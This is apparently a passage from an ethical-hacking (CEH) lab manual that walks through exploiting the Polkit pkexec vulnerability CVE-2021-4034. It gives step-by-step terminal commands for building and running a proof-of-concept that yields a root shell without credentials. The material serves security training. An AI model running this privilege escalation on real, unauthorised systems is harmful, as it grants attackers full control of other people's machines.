
Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user. The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

In the pkexec.c code, there are parameters that doesn't handle the calling correctly which ends up in trying to execute environment variables as commands. Attackers can exploit this vulnerability by designing an environment variable in such a manner that it will enable pkexec to execute an arbitrary code.

Here, we are using a proof of concept code to execute the attack on the target system and escalate the privileges from a standard user to a root user.


Note: In this task, we are exploiting the **pkexec CVE-2021-4034** vulnerability that was shown in the task **Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)** of Module 05 (Vulnerability Analysis).

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.




2. In the terminal window type **whoami** and press **Enter**, we can see that we do not have root access.





3. In the terminal window, type `mkdir /tmp/pwnkit` and press **Enter**.



4. Now, in the terminal type `mv CVE-2021-4034 /tmp/pwnkit/` and press **Enter**.

```
[attacker@parrot:~] $ whoami
attacker
[attacker@parrot:~] $ mkdir /tmp/pwnkit
[attacker@parrot:~] $ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot:~] $
```

5. In the terminal window, type `cd /tmp` and press **Enter** to navigate to `tmp` directory.

```
[attacker@parrot:~] $ whoami
attacker
[attacker@parrot:~] $ mkdir /tmp/pwnkit
[attacker@parrot:~] $ mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot:~] $ cd /tmp
[attacker@parrot:/tmp] $
```

6. Type `cd pwnkit` and press **Enter** to navigate into `pwnkit` folder.

```
[attacker@parrot] -[~]
$whoami
attacker
[attacker@parrot] -[~]
$mkdir /tmp/pwnkit
[attacker@parrot] -[~]
$mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot] -[~]
$cd /tmp
[attacker@parrot] -[~/tmp]
$cd pwnkit
[attacker@parrot] -[~/tmp/pwnkit]
$
```

7. Type **cd CVE-2021-4034/** and press **Enter** to navigate into **CVE-2021-4034** folder.

```
[attacker@parrot] -[~]
$whoami
attacker
[attacker@parrot] -[~]
$mkdir /tmp/pwnkit
[attacker@parrot] -[~]
$mv CVE-2021-4034 /tmp/pwnkit/
[attacker@parrot] -[~]
$cd /tmp
[attacker@parrot] -[~/tmp]
$cd pwnkit
[attacker@parrot] -[~/tmp/pwnkit]
$cd CVE-2021-4034/
[attacker@parrot] -[~/tmp/pwnkit/CVE-2021-4034]
$
```

8. In the **CVE-2021-4034** directory, type **make** and press **Enter**.

```
(attacker㉿parrot) ~
$ whoami
attacker
[attacker㉿parrot) ~
$ mkdir /tmp/pwnkit
[attacker㉿parrot) ~
$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker㉿parrot) ~
$ cd /tmp
[attacker㉿parrot) ~
$ cd pwnkit
[attacker㉿parrot) ~
$ cd CVE-2021-4034/
[attacker㉿parrot) ~
$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:
[attacker㉿parrot) ~
$
```

9. Now, in the terminal, type **./cve-2021-4034** and press **Enter**.

```
(attacker㉿parrot) ~
$ whoami
attacker
[attacker㉿parrot) ~
$ mkdir /tmp/pwnkit
[attacker㉿parrot) ~
$ mv CVE-2021-4034 /tmp/pwnkit/
[attacker㉿parrot) ~
$ cd /tmp
[attacker㉿parrot) ~
$ cd pwnkit
[attacker㉿parrot) ~
$ cd CVE-2021-4034/
[attacker㉿parrot) ~
$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:
[attacker㉿parrot) ~
$ ./cve-2021-4034
#
```

10. A shell will open in the shell type **whoami** and press **Enter**.

```
(attacker㉿parrot) ~
$ whoami
attacker
(attacker㉿parrot) ~
$ mkdir /tmp/pwnkit
(attacker㉿parrot) ~
$ mv CVE-2021-4034 /tmp/pwnkit/
(attacker㉿parrot) ~
$ cd /tmp
(attacker㉿parrot) ~
$ cd pwnkit
(attacker㉿parrot) ~
$ cd CVE-2021-4034/
(attacker㉿parrot) ~
$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
[attacker㉿parrot] ~
$ ./cve-2021-4034
# Whoami
root
#
```

11. You can observe that, we have successfully got root privileges in the **Parrot Security** machine, without entering any credentials.

Note: This vulnerability has already been patched in newer versions of Unix-based operating systems. Here, we are exploiting the vulnerability for the sake of demonstrating how the attackers can search for the latest vulnerabilities in the target operating system using online resources such as Exploit-Db and further exploit them to gain unauthorized access or escalated privileges to the target system.

12. This concludes the demonstration of how to escalate privileges by exploiting vulnerability in pkexec.

13. Close all open windows and document all the acquired information.

